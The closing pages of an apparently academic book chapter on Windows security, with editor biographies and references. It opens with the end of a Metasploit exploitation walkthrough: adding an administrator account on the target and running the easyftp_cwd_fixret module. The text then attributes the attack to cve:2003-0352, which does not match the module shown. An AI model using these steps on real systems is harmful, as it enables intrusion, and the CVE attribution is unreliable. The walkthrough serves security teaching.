


Figure 8.24: Making new user as administrator

23. Exiting the Target Machine

```
^C
Abort session 1? [y/N]  y

msf6 exploit(windows/ftp/easyftp_cwd_fixret) > exploit
```

Figure 8.25: Aborting the session

Finally, the cve:2003-0352 vulnerability is an important weakness that can cause financial and reputational harm to any individual or organisation. As a result, it is critical for users to determine if their system is protected against this vulnerability. As in this situation, the attacker has remote access to the target machine and therefore may cause any damage to the system such as data copying or alteration, stealing sensitive information, or releasing it to the public. As a result, to avoid serious harm, the patch that caused the cve:2003-0352 vulnerability should be properly addressed.

CONCLUSION:

In conclusion, Microsoft Windows has undergone significant evolution over the decades, both in terms of its functionality and its security features. From its early releases lacking any significant security features, to the current version of Windows 11, Microsoft has made significant strides in improving the security of its operating system.

Windows security features have evolved to protect against various types of security threats, including network-based attacks, phishing, malware, and other advanced threats. While there are still security challenges that remain, Microsoft's ongoing commitment to improving the security of its operating system has helped to ensure that Windows remains a secure and reliable platform for users around the world.

In addition to regular security updates and patches, Microsoft also works with security researchers and organizations to identify and address security threats. Microsoft has also developed advanced security tools and solutions, such as Windows Defender ATP, to protect against advanced threats and malware.

Overall, Microsoft Windows has come a long way since its initial release in 1985, and its security features have continued to improve to address the ever-changing landscape of cyber threats. Windows security features have come a long way, and will continue to evolve to meet the challenges of the future.

In recent years, Microsoft has also made significant efforts to improve the security of its cloud-based services, such as Azure and Office 365. This includes implementing advanced security features such as multi-factor authentication, data encryption, and advanced threat protection.

As more businesses and organizations move towards cloud-based services, the security of these platforms becomes increasingly important. Microsoft's investment in cloud security demonstrates its commitment to ensuring that its services are secure and reliable for its customers.

REFERENCES:

1. Anderson, R. J. (2020). *Security engineering: A guide to building dependable distributed systems* (3rd ed.). Wiley.
2. Microsoft. (2023). *Windows 11 security baseline*. https://learn.microsoft.com/en-us/windows/security/threat-protection/windows-security-baselines
3. Shinder, D., & Cross, M. (2019). *Windows security monitoring: Scenarios and patterns*. Syngress.
4. Smith, R., & Marchesini, J. (2021). *Windows 10 security: Protecting your network, data, and devices*. Apress.
5. Zhou, Y., & Le, H. (2022). Cloud security in Microsoft Azure: Threats, solutions, and best practices. *Journal of Cloud Computing, 11*(1), 45–60. https://doi.org/10.1186/s13677-022-00318-1

Emerging Trends in Computer Science and Information Technology
(ISBN: 978-81-993182-7-4)

About Editors

Dr. Sumit Chopra is an Associate Professor at GNA University, Phagwara, with over 18 years of teaching experience. He has published several research papers in reputed international conferences and peer-reviewed journals. He also serves as a reviewer for various research journals and has delivered expert talks at multiple academic institutions. His primary research interests include Data Science and Artificial Intelligence, where he actively contributes through academic research, technical writing, and guiding students in innovative projects. Dr. Chopra's dedication to quality teaching, research excellence, and professional development has earned him recognition in the academic community. His continuous engagement in emerging technologies reflects his commitment to bridging the gap between theoretical knowledge and practical applications in data-driven innovation.

Ms. Kiranjit Kaur, residing in Hoshiarpur, Punjab, is pursuing her Ph.D. in Computer Science and Engineering from I.K. Gujral Punjab Technical University, Kapurthala. She earned her B.Tech from Rayat Bahra Institute, Hoshiarpur, and M.Tech from DAVIET, Jalandhar. Her research interests include image processing and machine learning. She possesses four years of industry experience as a developer and international marketing consultant, contributing to software solutions and global client interactions. Additionally, she has three years of academic experience as an Assistant Professor, focusing on teaching, research, and mentorship. Her blend of technical, analytical, and pedagogical skills bridges the gap between theoretical research and industrial applications. With her multidisciplinary expertise, Ms. Kaur continues to make valuable contributions to the evolving field of computer science and engineering.

Dr. Gagandeep Singh is a dynamic academician, AI expert, and IT professional with over 15 years of experience in higher education, software development, and academic leadership. He holds advanced qualifications in Computer Science and a Ph.D. in Emerging Technologies. Currently serving as an Associate Professor, he contributes to curriculum design, accreditation, and examination management. His research focuses on Artificial Intelligence, cybersecurity, and AI-driven image processing. Dr. Singh has published research papers, book chapters, and presented at international conferences. A certified Zero Trust Cybersecurity Associate, he also holds an international patent for an AI-based medical diagnostic system. His initiatives include AI-integrated teaching frameworks, smart security systems, and AI-based mobile applications. Passionate about innovation, he continues to bridge the gap between academic research and technology-driven industries.

Er. Manpreet Singh is a young and dynamic academician with a strong background in Computer Science and Engineering. He is currently serving as an Assistant Professor in the Department of Computer Science and Engineering at Sant Baba Bhag Singh University, Khiala, Jalandhar, Punjab. Passionate about research and continuous learning, his key areas of interest include Generative AI, Artificial Intelligence, Machine Learning, Natural Language Processing, and Data Science. With two years of teaching experience, he has published fourteen research and review papers in reputed international journals indexed in Google Scholar, UGC, and ICI, with six papers under review in Scopus-indexed journals. A university topper in M.Tech (CSE), he has also presented review papers at national conferences and guided twenty major and minor projects at the university level.

Bhumi Publishing

ISBN 978-81-993182-7-4
9 788199 318274